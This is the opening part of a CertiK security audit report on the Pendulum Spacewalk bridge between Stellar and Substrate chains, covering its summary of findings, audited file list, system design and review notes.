
CERTIK

Security Assessment

Pendulum - Spacewalk

CertiK Assessed on Mar 3rd, 2023



CertiK Assessed on Mar 3rd, 2023

Pendulum - Spacewalk

The security assessment was prepared by CertiK, the leader in Web3.0 security.

Executive Summary

TYPES	ECOSYSTEM	METHODS
Bridge, Chain	Substrate	Manual Review, Static Analysis

LANGUAGE	TIMELINE	KEY COMPONENTS
Rust	Delivered on 03/03/2023	N/A

CODEBASE
https://github.com/pendulum-chain/spacewalk/
...View All

COMMITS
a45d113471efc8df2f5d144076edb09aa9b3d760
...View All

Vulnerability Summary

48	14	2	1	31	0
Total Findings	Resolved	Mitigated	Partially Resolved	Acknowledged	Declined

3	Critical	2 Resolved, 1 Acknowledged	Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
6	Major	4 Resolved, 2 Mitigated	Major risks can include centralization issues and logical errors. Under specific circumstances, these major risks can lead to loss of funds and/or control of the project.
3	Medium	2 Resolved, 1 Partially Resolved	Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
11	Minor	5 Resolved, 6 Acknowledged	Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
25	Informational	1 Resolved, 24 Acknowledged	Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | PENDULUM - SPACEWALK

Summary

Executive Summary

Vulnerability Summary

Codebase

Audit Scope

Approach & Methods

System Overview

Overall System Overview

Detailed System Overview

Review Notes

Spacewalk State Machines

Findings

GLOBAL-01 : Missing On-Chain Transaction Data Validation

GLOBAL-02 : Feasibility of Collateral Against Price Manipulation

LBC-01 : Potential Replay Attack in Pallet Issue

GLOBAL-03 : Centralization Related Risks

LBC-02 : Potential Frontrunning in Pallet Issue

LI7-01 : Potential Replay Attack in Pallet Redeem

LIF-01 : Potential Replay Attack in Pallet Replace

LIH-01 : Oracles System Missing Validations and Incentives

PAL-01 : Unchecked Data of Stellar Transactions

EXU-01 : Open Request May Be Lost On Failure

LIH-02 : Potential Disruption of Oracles System

STL-01 : Wallet Sequence Number Updated Before Confirming Transaction

9B2-01 : Unresolved *`TODO`* and *`FIXME`* Comments

AGN-01 : Agent Can't Stop Gracefully

GLOBAL-04 : Secret Exposed in Command Line Invocation

LI5-01 : Unsafe Integer Cast

LI7-02 : Hardcoded Redeem's Inclusion Fee

LI7-03 : Incorrect Helper to Define Call Weight

LI7-04 : Untracked `amount` Transferred

LIY-01 : Missing Validators Validation

ORC-01 : Hardcoded Remote Resource Locators

SYT-01 : Over-Exposed Secret Key In Memory

SYT-02 : Missing Implementation of Account Funding

9B2-02 : Inconsistent Comments

9B2-03 : Unused Errors

9B2-04 : Logic Should be Moved To an Separate Function - Refactoring

9B2-05 : Commented Out Code

CLI-01 : Confusing Function Naming

CLI-02 : Typos

CLI-03 : Incorrect Error Type Thrown

EXU-02 : Missing Information in Logging Message

GLOBAL-05 : Unnecessary Off-Chain User Protection Mechanism

IML-01 : Same Behavior Defined For Different Conditions

LBC-03 : Inconsistent `match` Expression

LI5-02 : TryFrom `CurrencyId` Implementations Contain Repeated Code

LI7-05 : Mismatch in Variable Name and Pallet Name

LIH-03 : Values Length Not Validated in `feed_values` Function

LIY-02 : Unnecessary Conversion of Vector

LIY-03 : Reduce Using `unwrap()` and `expect()` in Production Codebase

PAL-02 : Unnecessary `Result<...>` Return Type

PAL-03 : Usage of Magic Numbers

PRF-01 : Unhandled Error

SRC-01 : Unused Methods and Storage

SRL-01 : Usage of Hard-coded Strings

STL-02 : Code Duplication

STL-03 : Lack of Validation for `destination_address` on `send_payment_to_address()`

SYT-03 : Unnecessary Variable

TYL-01 : Confusing Variable Naming

Optimizations

9B2-06 : Loops Optimizations With Iterators

EXU-03 : Double `filter()` Calls Can Be Reduced With `filter_map()`

HOI-01 : Unnecessary Variable Cloning

IML-02 : Empty Strings As Prefixes

LBS-01 : Duplicated Condition Check

LBV-01 : Duplicated Helper Function Call

LI5-03 : Redundant Condition Check

LI5-04 : Potential Unnecessary Computations

LIY-04 : Double `for` Loop Could be Merged

PRF-02 : Return Type Could Be An `Option`

RPC-01 : Closure Usage Could Simplify The Codebase

SRL-02 : `limit` Parameter Type Optimization

SYT-04 : Double Iterations Can Be Merged Into A Single One

Appendix

Disclaimer

CODEBASE | PENDULUM - SPACEWALK

Repository

https://github.com/pendulum-chain/spacewalk/

Commit

a45d113471efc8df2f5d144076edb09aa9b3d760

AUDIT SCOPE | PENDULUM - SPACEWALK

66 files audited ● 27 files with Acknowledged findings ● 1 file with Resolved findings ● 38 files without findings

ID	File	SHA256 Checksum
ERC	clients/wallet/src/error.rs	fcabccfed660eb1753cb6bde82c0be662b8ff0ca2a3bc80c2cf88fb177fe4b75
HOI	clients/wallet/src/horizon.rs	24a6461f9363bffeb7c36605ff220272d2abf71fb3a424979110415e6e9eee4e
STL	clients/wallet/src/stellar_wallet.rs	15f81a155353491ac03038169b41cdacc19a94e4f03700ead36f53d3fbd3b8e5
TYA	clients/wallet/src/types.rs	249dc5e58b788d5f35990f9b07ee77cdc58dfe591404535eef7f7042bfafba0d
COT	clients/vault/src/oracle/collector/collector.rs	4fb14aafeacd9c941023af54d26e1a0317d07df314485970b5c13e5b470f1a60
PRF	clients/vault/src/oracle/collector/proof_builder.rs	79c19b8f58182e9aa2ec6936ef3676986d70c8f40b23f6918c14366113affefa
IML	clients/vault/src/oracle/storage/impls.rs	5a7906614fd623c066b0e7fbae5752695de7449e3af8a13f15bfe88185ed69d8
TRT	clients/vault/src/oracle/storage/traits.rs	889e53e1bb7ee5004523251220172aac115432fdcdaf2c937da667d9fd10e6e58
AGN	clients/vault/src/oracle/agent.rs	0128b193ad4ce946e3f08c848cdce7dd35416f23bfdf3c9c88cadf61b2241907
COS	clients/vault/src/oracle/constants.rs	ce190ff596ae2e77abad7dc028dd34cfeb1f338ebed94391a8d0331082d4a9ad
TYL	clients/vault/src/oracle/types.rs	348d3aae20fe54bc1d2e2bf796976cc42d9c4656e3b91a606682ba1300bae199
CAL	clients/vault/src/cancellation.rs	fa3f713ee31b5ec414511e36c1832b90de0ce456245ed2f076cb254b23d1f3bb
ERV	clients/vault/src/error.rs	71f866cd0be7dea8b7e59010114655f56489759f6e4db9dc66c534752428e102
EXU	clients/vault/src/execution.rs	2e8f49f05fcb72796b1fe97426fed7b5d66648f24592581ae6e03ad960082726

ID	File	SHA256 Checksum
ISU	clients/vault/src/issue.rs	fe2a9d28ac74478c6041d6723d46ca3ce682a67a1aa009a0e93d239df8089d52
MER	clients/vault/src/metrics.rs	1026c1b65196a46d5195a2ea1c5962dbab2ebcaee1116e24ceb6dd6fca7f1018
SYT	clients/vault/src/system.rs	1351d2ce0f2dc107b61855624b825f12603e1b7f20367e842ae5a215046bf8c5
LI5	primitives/src/lib.rs	de8454b80ab21ed0249316aa565006b51cf1f9d73a11e9cb5f17950a7dc30c18
TYT	pallets/replace/src/types.rs	02cb902bdbd55bff555cb532f5bf086561e2ca88667b0bcb72aa602c12d38472
LI7	pallets/redeem/src/lib.rs	61a535d0063d3d28c2a7b45270218bc079995c21dfad371e1838f3971c805c18
TYD	pallets/redeem/src/types.rs	a646fecd6b8ec0e4dd7fd3a4e28fd15ab00b3ba609ce91de5e262ba00ee15ac7
LIH	pallets/oracle/src/lib.rs	693e1b550eae5645a6de73e7e1e7248d076f705f109faa44712e4db16856d22b
LIY	pallets/stellar-relay/src/lib.rs	905a2e6cf77f9ccb287905b490067cb457aa0a763dc002fef9b9ab218e7be83c
LBS	pallets/issue/rpc/src/lib.rs	e5c25cc779aab4f05fa45ac7836132d2a7195125955f906a74866e917738c6fb
LBC	pallets/issue/src/lib.rs	4a40363cddbc7cc1ec3d47e8f2afe4089265870dc5aff0297c113dbecb2f42d4
LBV	pallets/vault-registry/src/lib.rs	359a06093aa4885f2fe6a2aeaa7bfccde942fc9e9eb7edaab96aa9294189dafb
TYU	pallets/vault-registry/src/types.rs	3b19c8118635e098c39633de27b42c9ad18f60fb55bebd82fbe56eb32e0bc4b4
LIF	pallets/replace/src/lib.rs	2e31e2733da0329ac63bf35441a8a8b123ada3c668df640a675a5102450456ab
LI9	clients/wallet/src/lib.rs	b485f24a1e5893c962861fee21c4ad74ce5143177fd637c4998b30832e5ee5ec
HAD	clients/vault/src/oracle/collector/handler.rs	2276939a5c66ef7660ab8ae2b01524ab9bba7d111268e04e5c332a5a21e06fc8
MOL	clients/vault/src/oracle/collector/mod.rs	f539ac741431f4ecdab17748e240d43fce56185ea37f6153d7a5e46a0ac9584a

ID	File	SHA256 Checksum
MOT	clients/vault/src/oracle/storage/mod.rs	6c67090d25941345eae34d80c628cd76ae1498c3ee0a1323987d510c026b51f5
ERA	clients/vault/src/oracle/errors.rs	5a8fc08683812376af6458138e29cb3d46f37677f8f35512cb248bbc040e11fa
MOO	clients/vault/src/oracle/mod.rs	37c253a69727efa127e139c1709f10375620a18dbb1f75f7bf52b75daa9fc8e6
LI2	clients/vault/src/lib.rs	2c767088196179a578fe88d80032bcaca3a55f40d905c01f13f761023a318b00
MAN	clients/vault/src/main.rs	1b1ba272ebe86bf04ced40e8e18d9c4182aaf7f5699ec7de85f0d075bfffd7ad
PRE	clients/vault/src/process.rs	05a861d0a0e4af4528416cd56c82cd23dd59a28dbf6f0d460beb549614c8c782
REE	clients/vault/src/redeem.rs	32fcd4eb19c4fa2eb1ebe091c18d290dc0f839cb938028022881340af2211fde
REL	clients/vault/src/replace.rs	78ded7dc68611e335a83f8fe7b1b4b2d91cab4333dd1ab73ff8aa032751d8869
LI0	pallets/replace/rpc/runtime-api/src/lib.rs	a16f14291aafadf3842a3c235a08ee79ffe553699ac5f6931aefc696903a9b36
CAI	pallets/replace/rpc/runtime-api/Cargo.toml	a907821393afa2a81565be30a9ce665948462f74d086694dbc37cd878cb21d44
LI8	pallets/replace/rpc/src/lib.rs	1786a06400b1a867c5bdbf7c98d51f90111f1b527e39da0ad9d75c1d4fe87098
EXP	pallets/replace/src/ext.rs	28dd14c34859254bab863e92756f5f10a84131af27b5008fdd1f491af73a91a4
LI3	pallets/redeem/rpc/runtime-api/src/lib.rs	63b8e1425122ad722eb19820aa08e486ea17ed31a496e6629ff00eae000e9c66
CAM	pallets/redeem/rpc/runtime-api/Cargo.toml	9390696821dd6c4343a5aa38c02059618c601e94abfba64fbd9c802fc4a337f2
LID	pallets/redeem/rpc/src/lib.rs	6a9a7a8ca856e8c5a1885c66e9786ffaa802dbf6dea5a27a7d909071e07fbd0b
CAD	pallets/redeem/rpc/Cargo.toml	d68565d4bacaf5b03661391523c9931a2c14e560433e1c0cbf70562464ed4284
EXD	pallets/redeem/src/ext.rs	b60bd08a91125a9983d6e467b6185977eb052e95fd6bedfdba93ea606270f0dd

ID	File	SHA256 Checksum
LIK	pallets/oracle/rpc/runtime-api/src/lib.rs	7c29ac0cd14ca085326ccf820207f74bb8f095 34029337bfae0c2f740d7c9c2e
CAS	pallets/oracle/rpc/runtime-api/Cargo.toml	8ef089ee910ad437f1aaf0f9b4d8f6ccda4a2ba c08c1d3acc8d9f793523c8d6f
LIO	pallets/oracle/rpc/src/lib.rs	9a56692233fb8ffa82e4ecae1bbf220c207160 0c70067ee8d7627e69b96cef97
CAA	pallets/oracle/rpc/Cargo.toml	24ceafad947ca748d7a2815668acd52536089 f3fcc18d96e98243036c3689db8
EXO	pallets/oracle/src/ext.rs	8fe073ae73f9dde9754b11d5eadb2ca5c906f6 7427eff5c86b95de2632565398
TY9	pallets/oracle/src/types.rs	ac2596a6a18d1e0b093db6287f43397113980 31d0af632fe6ab5765072068690
TRS	pallets/stellar-relay/src/traits.rs	923c28fa24d4f4bd16b52b6a556799e728c47 4805dcca10ff56919ac3962cd1a
TYY	pallets/stellar-relay/src/types.rs	e63815a85ef20a1d21e19ca48bd2436682296 4df6962308c2c79404ff118598f
LBR	pallets/issue/rpc/runtime-api/src/lib.rs	c3f516f708375a83099a44bc1300bdfb7d6c66 27e5c961a19105a06032974b70
CAB	pallets/issue/rpc/runtime-api/Cargo.toml	930872244d8ae22cf3881c3b1c37a4d900d3e dab29f79bb316958bf048f81ab4
CA9	pallets/issue/rpc/Cargo.toml	95f07c05f13504b18c1c23482f9967935bd203 b295838c3d44978a81f8ea2d90
EXI	pallets/issue/src/ext.rs	9faf014b1127a1b5bbcbcfb67675a810a61b08 87673d8447d719e2cdb6b0d9ed
TYI	pallets/issue/src/types.rs	53e2310ca69ef902f7f13682fc8a02deffa4437 08e2cfa6a78862048ad2e0812
LBU	pallets/vault-registry/rpc/runtime-api/src/lib.rs	52ee75d9e57928b8fd1ff13a4f576070a5dfe8c 953a37955f3988f01401180f2
CA2	pallets/vault-registry/rpc/runtime-api/Cargo.toml	f74e815265db479a5b706f291bc320f00a53f7 a06eb1cb9b426c1f0451043a5a
LBP	pallets/vault-registry/rpc/src/lib.rs	8209bdd19185d37299d56a98b4dc86952bfa9 552d2dc69323f480a94fded32e6
CAY	pallets/vault-registry/rpc/Cargo.toml	d4e770095df373c34f0113d2a85adeabe3507 49be9c98c8800585f105d6821fb

ID	File	SHA256 Checksum
EXV	pallets/vault-registry/src/ext.rs	7d5ffd67d51f0624017a1443322045a6bdcc1395868d1654a8683a3aa51b7477

APPROACH & METHODS | PENDULUM - SPACEWALK

This report has been prepared for Pendulum to discover issues and vulnerabilities in the source code of the Pendulum - Spacewalk project and any dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Manual Review and Static Analysis techniques.

The auditing process pays special attention to the following considerations:

- Testing the codebase against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring codebase logic meets the specifications and intentions of the client.
- Cross-referencing structure and implementation against similar codebases produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the codebase against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially codebases that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.


SYSTEM OVERVIEW | PENDULUM - SPACEWALK

The system overview is presented, on one hand, with a synthetic approach to give insight on the Spacewalk Bridge in the overall system overview, on the other hand, with a more detailed approach tailored for the scope of this audit in the detailed system overview.


Overall System Overview

In this section, we provide a brief non-technical overview of the Spacewalk bridge system. The Spacewalk bridge system is a collection of pallets and Stellar clients that implements a bridge between the Stellar network and any Substrate-based chain. The bridge is designed to work, initially, with the Pendulum chain, a Substrate parachain connecting the FIAT world with decentralized finance ecosystems. Although, it is expected to be usable by any Substrate parachain.

Main Flows The following diagram describes the expected interactions a user needs to make to bridge assets from Stellar to any Parachain that uses the Spacewalk Pallet:




While the next diagram represents the interactions that happen when the user wants to bridge assets from the Parachain to Stellar:



We can see that any action that the user wants to make needs to be requested to a Vault, regardless if they want to bridge assets from or to the Parachain. Each request will have its corresponding id that will be used as the memo in the transactions that occur in the Stellar network. It is utterly important that the user makes sure that when transferring assets to the vault, the memo equals the issue id that was given to them and that the transfer occurs in the given time period in which the request is valid.

What is a Vault

The vault is designed to be a custodian of the assets that are bridged between the Stellar chain and the parachain in which Spacewalk is running. A single vault can only bridge a particular asset with a particular collateral. If a vault owner wants to provide multi-collateral and multi-asset it needs to deploy a new vault for each currency pair. The amount of tokens and collateral a Vault has is not simply a number, in fact, it contains a variety of different types of the same asset. The following picture depicts and provides details on the different ways an asset can be seen in the vault:



Detailed System Overview

This section provides an overview of the modules/pallets included in the scope of the Spacewalk bridge audit.

Clients The following subsections provide insight into the Vault and Wallet clients modules.

Vault

The `vault` client provides the functionalities of the Vaults of the Spacewalk bridge. The functionalities provided by this client implement the logic to listen to and execute `redeem`, `replace`, and `issue` requests. Moreover, it uses a Stellar Oracle to collect the consensus messages to build proof, and listen to transactions for a given Stellar account. The operations of the Oracle are needed to validate the transactions provided as proof in the execution of `redeem`, `replace`, and `issue`.

Wallet

the `wallet` client implements the wallet of the Vault owners. It provides a series of functionalities to execute and fetch transactions to/from the Stellar chain. To do so, it uses a customized version of Stellar's Horizon client.

Pallets

In this section, the details of the pallets included in the scope of the audit are presented, together with their main flow of operation.

Issue

The `issue` pallet allows users to bridge tokens between the Stellar chain and the parachain in which Spacewalk is running. The normal flow of operation for this pallet goes as follows:

1. A user selects a vault that will bridge his assets and sends a `request_issue` and provides a `griefing_collateral`.
2. The user then sends the assets on stellar to the vault indicating the `issueRequest` id in it.
3. Any account can then call `execute_issue` and provide the user transaction to allow the vault to mint tokens to the user in the parachain.

If the request is not executed on time, anyone can cancel the issue request. If this happens, the user will lose its `griefing_collateral` which will be sent to the vault. The main variants of the flows of this pallet have been studied in detail in the state diagram section.

Redeem

The `redeem` pallet can be seen as the opposite of an issue. In fact, it allows users to bridge tokens back from the parachain to the Stellar chain. In this case, the normal flow of operations is the following:

1. A user selects a vault that will bridge the tokens back to stellar and sends a `request_redeem`.
2. The Vault has a certain period of time to transfer assets to the user on the Stellar chain, indicating the `redeemRequest` id in the transaction.
3. Any account can then call the `execute_redeem` and provide the transaction to unlock the Vault collateral and burn user tokens.

If the request is not executed on time, the user can cancel the request and receive part of the Vault collateral for the inconvenience. Moreover, this pallet includes also functions to redeem tokens from the liquidation vault. Refer to the state diagram section for more details on the flows of this pallet.

Replace

The `replace` pallet allows a vault to be replaced by another vault and so free its collateral. The main flow of operation goes as follows:

1. An `oldVault` wants to free part (or all) of its collateral and asks to be replaced calling `request_replace` to find another vault backing its tokens and provides a `griefing_collateral`.
2. Any `newVault` accepts the replace and locks its collateral to accept the `oldVault` tokens.
3. The `newVault` sends a stellar asset to the `oldVault` on the Stellar chain.

4. Anyone can call the `execute_replace` providing a valid stellar transaction matching the `replaceRequest` id. Tokens are transferred to the `newVault`, the `oldVault` collateral is released.

If the request does not execute on time, anyone can cancel the request and, as a result, the `griefing_collateral` is transferred to the `newVault`. Refer to the state diagram section for more details on the flows of this pallet.

Oracle

The `oracle` pallet defines all the functions needed to manage the `authorized-oracles` in the Spacewalk bridge. Multiple oracles can be added into the `authorized-oracles`, which are then considered reliable. The price conversion for a specific currency pair is the median of all the price feeds provided by the oracles, this value is calculated at every block based on the available feeds. The main flow of this pallet includes:

1. A set of oracles feed price values
2. The block ends.
3. The price is calculated as the median of the fed values.

For more information about the structures involved in this pallet refer to the struct diagrams.

Vault Registry

The `vault-registry` pallet is the core of the Spacewalk bridge since every pallet relies on it to execute the bridge logic. In general, it holds the main structures of a Vault (more details about the `Vault` struct in the structs diagrams). The main functionalities provided by this module are as follows:

- Registration of vaults
- Liquidation of under-collateralized vaults (executed at every block)
- Deposit of additional collateral or withdraw of free collateral for the Vaults
- All the main functions that manage the `to-be-issued`, `issued`, `to-be-redeemed`, and `to-be-replaced` balances of a vault. Those functions are used by the other pallets of the bridge.

Stellar Relay

The `stellar-relay` pallet it is used to verify if the transactions provided as proof for `Redeem`, `Replace`, and `Issue` were actually executed on Stellar. The main functionalities are:

- Updating the set of validators and organizations. This function is needed because tier 1 validators change periodically on stellar.
- Validate if a given transaction was executed on the Stellar network. It requires at least a transaction approved under the consensus of validators owned by >2/3 of the organizations. In genesis, this means that the transaction needs to be approved by validators of at least 5 organizations (5/7) and each organization involved needs to have used at least half of their validators (1/2), which means there's at the minimum 10 validators involved (always).

Primitives

The `primitives` module holds a variety of types, structures, and function definitions and implementation to manage various aspects of the projects. For example, it defines:

- Multiple traits to define conversions and logs of multiple types.
- Requests Metadata for Replace, Issue, and Redeem.
- the Vault and Currencies metadata. As for now, there are four currencies allowed as Token: DOT, PEN (Pendulum), KSM, and AMPE (Amplitude).

REVIEW NOTES | PENDULUM - SPACEWALK

In this section, we provide an overview of the documentation, testing, and out-of-scope dependencies.

Out-of-scope dependencies

In this section, we outline the dependencies that are out of the scope of this audit engagement.

The Spacewalk pallets are tailored to be used with the Substrate framework from which they inherit the design and constraints. The correct behavior of the Substrate libraries, according to their documentation, is assumed.

The architecture of any bridge based on the Spacewalk pallets is strongly influenced by the impossibility to deploy a smart contract on Stellar. For this reason, the Spacewalk pallets design, mainly borrowed from Interlay, relies on the functionalities to lock and unlock funds in a canonical account of Stellar. The security of these lock accounts is paramount for the bridge's correctness and the collateral tokens safeguard. Such lock accounts' security lies outside this report's scope.

Moreover, the Spacewalk pallets rely on the substrate-stellar-sdk for decoding and verifying Stellar transactions. Such crate is assumed correct and is not part of this report.

Finally, it should be noted that the bridge design relies on the correct behavior of off-chain components, which are mostly implemented in the `client` folder. However, nothing denies users to run custom implementations of them. As a consequence, any logic implemented in the `client` folder should be simply taken as a reference on how correct entities are supposed to behave and not as a guarantee against malicious users.

Testing

All the pallets in scope provide a set of unit tests for specific scenarios, which include both successful flow execution and reproduction of error conditions. Each tested scenario involves several components for its realization, so an extensive usage of mocking code is made to tighten the code surface covered by unit tests.

A set of integration tests is included in the `vault` client implementation using some pre-downloaded data included in the repository. Such tests are limited to the execution of successful flows.

More complex scenarios can be tested by deploying the Spacewalk pallets to a standalone chain and using the Stellar testnet. Interaction is then possible through the polkadot.js interface for the standalone chain and through the Transaction Laboratory for the Stellar testnet. However, this approach requires tester interactions in each step and tests reproducibility is left to manually take notes.

